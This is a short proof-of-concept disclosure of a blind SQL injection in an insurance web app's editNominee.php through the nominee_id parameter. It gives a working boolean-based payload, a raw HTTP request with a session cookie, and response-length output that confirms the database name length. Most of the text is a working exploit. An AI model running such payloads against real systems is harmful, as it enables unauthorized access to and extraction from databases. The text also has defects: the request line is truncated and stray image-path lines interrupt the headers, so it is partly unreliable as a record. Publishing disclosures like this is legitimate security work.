

Vulnerability location: /insurance/editNominee.php?nominee_id=,nominee_id=

[+] Payload: /insurance/editNominee.php?nominee_id=1511989270-522970848%27%20and%20length(database())%20=4%20--+ // Leak place ---> nominee_id=

Current database name: lims,length is 4

```
GET /insurance/editNominee.php?nominee_id=1511989270-522970848%27%20and%20length(dat Host: 192.168.1.19

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate


DNT: 1


Cookie: PHPSESSID=tmbv0mt5ff9hphhe0mtv4sghfq

Connection: close



When length (database ()) = 3, Content-Length: 4297





When length (database ()) = 4, Content-Length: 5523

